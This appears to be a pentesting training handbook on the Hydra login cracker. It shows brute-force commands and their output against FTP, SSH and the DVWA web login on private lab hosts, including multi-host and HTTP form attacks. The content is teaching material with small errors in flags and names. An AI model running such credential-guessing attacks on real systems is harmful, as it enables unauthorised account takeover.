



Razz SECURITY

HANDBOOK ON HYDRA



BURPSUITE



DVWA



Razz SECURITY
ACADEMY

Learn. Code. Secure.

ACADEMY.RAZZSECURITY.COM

+91 861 871 0868

Contents

Introduction to Hydra	3
To guess Password for specific username	4
To guess username for specific password	4
Brute forcing Username and Password	5
Verbose and Debug Mode	5
NULL/Same as Login or Reverse login Attempt	6
Saving output in Disk	7
To Resume Brute Force Attack	8
Password generating using various set of characters	8
To attack on specific port rather than default	9
Attacking on Multiple Hosts	10
Using Combo Entries	11
Concurrent Testing on Multiple Logins	11
HTTP Login Form Brute Force	12
Service module Usage information	14
Attacking on secured service connection	14
Proxy Support	15
Unauthenticated Proxy	16
1. Export Environment	16
2. Proxchains.....	16
Authenticated Proxy	17
1. Proxchains	17
2. Export Environment	18

Hello, Pentesters!

This guide is all about Hydra, a powerful and popular brute-forcing tool used by security researchers and ethical hackers. Hydra is well-known for its speed and effectiveness in cracking login credentials, and it's one of the go-to tools for penetration testers during assessments.

Hydra isn't just limited to brute force attacks—it also offers various options that make it more flexible and efficient. In this guide, we'll explore the key features of Hydra and how you can use it to perform brute force attacks across different scenarios.

Introduction to Hydra

Hydra is a fast and versatile network login cracker. It supports a wide range of services and protocols, making it ideal for testing the security of login systems.

It is parallelized, meaning it can perform multiple login attempts at once, speeding up the cracking process. New modules can be added easily, making Hydra both flexible and extensible. It's an excellent tool for demonstrating how quickly unauthorized access can be gained if login credentials are weak or improperly secured.

Supported Protocols

Hydra supports many services and protocols for brute-force attacks, including:

Common protocols: FTP, SSH, Telnet, HTTP, HTTPS, SMB, SMTP, SNMP, POP3, IMAP, RDP, VNC, MySQL, PostgreSQL, Oracle

Web forms and authentication: HTTP GET/POST, HTTPS forms

Other services: LDAP, SIP, IRC, Redis, Cisco, SVN, Teamspeak, and more

For most of these protocols, SSL (Secure Socket Layer) is supported (like https-get, ftp-ssl, etc.).

Tip: To see all available options and supported services on your system, simply open your terminal and type:

hydra

If some libraries were missing during Hydra's installation or compilation, a few services may not be available. Make sure all necessary dependencies are installed to get the full functionality.

```

└$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-c FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]]

Options:
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE  try password PASS, or load several passwords from FILE
-c FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  list of servers to attack, one entry per line, ':' to specify port
-t TASKS  run TASKS number of connects in parallel per target (default: 16)
-U  service module usage details
-m OPT  options specific for a module, see -U output for information
-h  more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT  some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp

```

To guess Password for specific username

If you have a correct username but want to login without knowing the password, so you can use a list of passwords and brute force on passwords on the host for ftp service.

hydra -l razz -P pass.txt 192.168.1.10 ftp

```
[~]$ hydra -l razz -P pass.txt 192.168.1.10 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-03 13:14:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries
per task
```

- -l specifies the username (ignite)
- -P specifies the password list (pass.txt)
- 192.168.1.141 is the target IP
- ftp is the service you are attacking

```
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

In this case, if the password 123 is in the list, and it matches the correct one, Hydra will find it and show a successful login attempt.

Brute-Forcing Usernames with a Known Password

If you have a valid password but don't know the username, you can use Hydra to try a list of usernames against that password.

Example command:

hydra -L users.txt -p 123 192.168.1.141 ftp

- -L specifies the username list (users.txt)
- -p is the known password (123)
- 192.168.1.141 is the target IP
- ftp is the service

```
[~](root㉿kali)-[~]
# hydra -L users.txt -p 123 192.168.1.141 ftp ↯

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1)
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: pentest password: 123
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

Hydra will test each username in the wordlist with the given password until it finds a valid login.

Brute forcing Username and Password

Now if you don't have either of username or password, for that you can use brute force attack on both the parameters username and password with wordlist of both and you can use -P and -U parameters for that.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp ↪

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:43:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:43:33
```

Users.txt is wordlist for username and pass.txt is wordlist for password and the attack has displayed valid credentials ignite and 123 for the host.

Verbose and Debug Mode

-V option is used for verbose mode, where it will show login+pass combination for each attempt. Here, I have two wordlists users.txt and pass.txt so the brute force attack was making combinations of each login+password and verbose mode showed all the attempt.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V

Here the users.txt has 5 username and pass.txt has 7 passwords so the number of attempts were $5 \times 7 = 35$ as shown in screenshot.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V ↪

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:46:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 10 of 35 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 11 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "123" - 12 of 35 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "1234" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "4321" - 14 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "raj" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "divya" - 16 of 35 [child 15] (0/0)
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "P@ssw0rd" - 17 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "Password" - 18 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "123" - 19 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "1234" - 20 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "4321" - 21 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "megha" - pass "raj" - 22 of 35 [child 2] (0/0)
```

Now is the -d option used to enable debug mode. It shows the complete detail of the attack with waittime, conwait, socket, pid, RECV

```
(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp -d ←

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

[DEBUG] Output color flag is 1
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DEBUG] cmdline: hydra -l ignite -P pass.txt -d 192.168.1.141 ftp
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:1)
[DATA] attacking ftp://192.168.1.141:21/
[VERBOSE] Resolving addresses ...
[DEBUG] resolving 192.168.1.141
[VERBOSE] resolving done
[DEBUG] Code: attack Time: 1649699255
[DEBUG] Options: mode 1 ssl 0 restore 0 showAttempt 0 tasks 7 max_
[DEBUG] Brains: active 0 targets 1 finished 0 todo_all 7 todo 7 se
[DEBUG] Target 0 - target 192.168.1.141 ip 192.168.1.141 login_no 0
[DEBUG] Task 0 - pid 0 active 0 redo 0 current_login_ptr (null) cur
```

-d option enabled debug mode which, as shown displayed complete detail of the attack.

```
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 17, pid: 1874
[DEBUG] RECV [pid:1872] (23 bytes):
0000: 3233 3020 4c6f 6769 6e20 7375 6363 6573      [ 230 Login succes ]
0010: 7366 756c 2e0d 0a                            [ sful ... ]
[DEBUG] head_no[4] read F
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[DEBUG] head_no[4] read n
[STATUS] attack finished for 192.168.1.141 (waiting for children to complete
[DEBUG] head_no 4, kill 1, fail 0
[DEBUG] child 4 got target -1 selected
[DEBUG] hydra_select_target() reports no more targets left
[DEBUG] head_no 4, kill 0, fail 3
[DEBUG] RECV [pid:1869] (22 bytes):
0000: 3533 3020 4c6f 6769 6e20 696e 636f 7272      [ 530 Login incorr ]
0010: 6563 742e 0d0a                            [ ect ... ]
```

NULL/Same as Login or Reverse login Attempt

Hydra includes a useful option -e to enhance brute-force attempts by trying additional password patterns automatically:

- n — Tries a null password (blank)
- s — Tries the password same as the username
- r — Tries the reverse of the username as the password

These can be helpful because many users choose weak or predictable passwords.

Here's the command to use:

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V -e nsr

-L users.txt — Specifies the username list

-P pass.txt — Specifies the password list

-V — Enables verbose mode to show each attempt in detail

-e nsr — Enables Hydra to try:

- null password
- same as username
- reverse of username

So, before even using your password list, Hydra will first try those three smart guesses for each username.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V -e nsr ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:01:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 55 login tries (l:5/p:11), ~4 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "ignite" - 1 of 55 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "ignite" - 2 of 55 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "etingi" - 3 of 55 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 4 of 55 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 5 of 55 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 6 of 55 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "password" - 7 of 55 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 8 of 55 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 9 of 55 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 10 of 55 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 11 of 55 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "privs" - 12 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "" - 13 of 55 [child 12] (0/0)
```

Saving output in Disk

This tool gives you an option to save the result into the disk. Basically for record maintenance, better readability and future preferences we can save the output of the brute force attack into a file by using -o parameter.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt

I tried to use this option and got success using the above command where the output is stored in result.txt file.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:51:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:51:57

(root㉿kali)-[~]
# cat result.txt ←
# Hydra v9.3 run at 2022-04-11 13:51:47 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141 login: ignite password: 123
```

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.json

I have used this option to store result in json file format also, this type is unique thing provided by hydra.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.json ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:24:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:24:50

(root㉿kali)-[~]
# cat result.json ←
# Hydra v9.3 run at 2022-04-11 14:24:40 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141 login: ignite password: 123
```

Resuming a Brute Force Attack

Sometimes, a brute-force attack might get interrupted—maybe due to a crash, accidental shutdown, or pressing CTRL + C. Instead of starting over, Hydra allows you to resume the attack from where it left off using the -R option.

Here's how you can do it:

Start the attack:

hydra -L users.txt -P pass.txt 192.168.1.141 ftp

If the attack stops midway (e.g., by pressing CTRL + C), resume it with:

hydra -R

The -R option tells Hydra to resume the previous session using saved progress. This is a great time-saver when dealing with large wordlists or long-running attacks.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp ↗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:55:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per ta
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(root㉿kali)-[~]
# hydra -R ↗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec
[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:55:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per ta
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:55:36
```

Generating Passwords Using Character Sets

Hydra has a built-in password generator using the ` -x` option. This is helpful when you don't have a password list and want to **generate passwords on the fly** based on certain rules.

The format is:

-x min:max:charset

- min – Minimum length of the password
- max – Maximum length of the password
- charset – Set of characters to use:
 - `1` → Numbers (`0-9`)
 - `a` → Lowercase letters (`a-z`)
 - `A` → Uppercase letters (`A-Z`)
 - You can also include any special characters (e.g., `%`, `.` , etc.)

hydra -I ignite -x 1:3:1 ftp://192.168.1.141

- ` -I ignite` → The username is `ignite`

- ` -x 1:3:1` → Generate passwords with:

- Minimum length: 1
- Maximum length: 3
- Charset: numbers only (`1`)
- `ftp://192.168.1.141` → Target service and IP

Hydra will try all numeric passwords from `0` to `999`. If the correct password is `123`, it will find and display it.

Another example:

-x 1:2:a1%.

This tells Hydra to generate passwords of length 1 to 2 using:

- Lowercase letters (`a`)
- Numbers (`1`)
- Special characters `%` and `.`

Useful for situations where you expect short but mixed-format passwords.

```
(root㉿kali)-[~]
# hydra -l ignite -x 1:3:1 ftp://192.168.1.141 ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:59:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110) ~70
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 870 to do in 00:04h, 16 active
[STATUS] 80.00 tries/min, 240 tries in 00:03h, 870 to do in 00:11h, 16 active
```

To make you understand better I have used -V mode and it has displayed result in detail.

```
(root㉿kali)-[~]
# hydra -l ignite -x 1:3:1 ftp://192.168.1.141 -V ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:04:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110), ~70 tries per
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "0" - 1 of 1110 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1" - 2 of 1110 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "2" - 3 of 1110 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "3" - 4 of 1110 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4" - 5 of 1110 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "5" - 6 of 1110 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "6" - 7 of 1110 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "7" - 8 of 1110 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "8" - 9 of 1110 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "9" - 10 of 1110 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "00" - 11 of 1110 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "01" - 12 of 1110 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "02" - 13 of 1110 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "03" - 14 of 1110 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "04" - 15 of 1110 [child 14] (0/0)
```

Targeting a Specific Port (Non-Default)

Sometimes, system administrators change default service ports for added security. For example, instead of running SSH on the default port 22, they may use port 2222.

In such cases, Hydra allows you to specify a custom port using the **-s** option.

Step-by-Step Example:

1. First, scan the target with Nmap to identify open ports:

a. **nmap -sV 192.168.1.141**

i. This will show the version info and open ports. Suppose the output shows SSH running on port 2222.

2. Use Hydra with the **-s** option to specify the port:

a. **hydra -L users.txt -P pass.txt 192.168.1.141 ssh -s 2222**

i. -L users.txt → Username list

ii. -P pass.txt → Password list

iii. ssh → The service

iv. -s 2222 → Port number to attack

v. Hydra will now perform the brute-force attack on port 2222 instead of the default.

```
(root㉿kali)-[~]
# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 14:07 EDT
Nmap scan report for 192.168.1.141
Host is up (0.00065s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.41
2222/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Li
3128/tcp  open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:l

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

I have brute forced on ssh service mentioning the port number, 2222.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ssh -s 2222
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:08:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ssh://192.168.1.141:2222/
[2222][ssh] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:08:34
```

Here it found valid entries with user ignite and password 123

Attacking on Multiple Hosts

As earlier I performed brute force attack using password file pass.txt and username file users.txt on single host i.e., 191.168.1.141. But if there are multiple hosts, for that you can

use -M with the help of which brute force is happening at multiple hosts.

hydra -L users.txt -P pass.txt -M hosts.txt ftp

First, I have created a new file hosts.txt which contains all the hosts. Then the result is showing 2 valid hosts, username and password with success.

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:10:27
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tr
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[21][ftp] host: 192.168.1.156 login: privs password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:10:38
```

Now in above command I have used -M option for multiple hosts so, it is very time consuming to display all the attempts taking place while the attack, for that medusa has provided -F option such that attack will exit after the first found login/password pair for any host.

hydra -L users.txt -P pass.txt -M hosts.txt ftp -F

```
[root@kali]# hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:34
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries p
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[21][ftp] host: 192.168.1.156 login: privs password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:45

[root@kali]# hydra -L users.txt -P pass.txt -M hosts.txt ftp -F
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:50
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries p
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[STATUS] attack finished for 192.168.1.141 (valid pair found)
2 of 2 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:51
```

Using Combo Entries

This tool gives you a unique parameter **-C** for using combo entries. First you need to create a

file which has data in colon separated "login:pass" format, and then you can use **-C** option

mentioning file name and perform brute force attack instead of using **-L/-P** options separately. In this way, attack can be faster and gives you desired result in lesser time.
cat userpass.txt

hydra -C userpass.txt 192.168.1.141 ftp

So, I have created a userpass.txt file using cat command and entered details in "login:pass"

format. Then I used **-C** option in the hydra command to start the attack.

```
[root@kali]# cat userpass.txt
root:toor
ignite:123
privs:123

[root@kali]# hydra -C userpass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:18:03
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries, ~1 try per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:18:06
```

Concurrent Testing on Multiple Logins

If you want to test multiple logins concurrently, for that you can use **-t** option by mentioning the number and hence hydra will brute force concurrently.

hydra -L users.txt -P pass.txt 192.168.1.141 ftp -t 3 -V

As shown in the screenshot, three attempts are made concurrently, three passwords are concurrently checking with user ignite at host 192.168.1.141, as you can observe child changes 0, 1,2 that means it is concurrently making three attempts and printed 3 of them simultaneously.

```
[root@kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -t 3 -V ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:46:11
[DATA] max 3 tasks per 1 server, overall 3 tasks, 35 login tries (l:5/p:7), ~12 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 2] (0/0)
[21][ftp] host: 192.168.1.141 login: ignite password: 123
```

HTTP Login Form Brute Force

The hydra form can be used to carry out a brute force attack on simple web-based login forms that requires username and password variables either by GET or POST request. For testing I used dwva (damn vulnerable web application) which has login page. This page uses POST method as I am sending some data.

**hydra -l admin -P pass.txt 192.168.1.150 http-post-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"**

Here I have given the username admin and provided file for passwords and used http-post-form module to perform brute force attack on 192.168.1.150 host.

```
[root@kali)-[~]
# hydra -l admin -P pass.txt 192.168.1.150 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:14:49
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), -1 try per task
[DATA] attacking http-post-form://192.168.1.150:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[0@192.168.1.150 http-post-form] host: 192.168.1.150 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 13:14:50
```

So, for password: password it gave success and bypassed the login page. Now I had performed brute force on username and password field mentioned having security level as "low". And by using cookie editor plugin I found out the cookie PHPSESSID and used its value in the command.

```
hydra 192.168.1.150 -l admin -P 'pass.txt' http-get-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Lo
gin:F=Username and/or password
incorrect.:H=Cookie:PHPSESSID=13f2650bddf7a9ef68858ceea03c5d;
security=low"
```

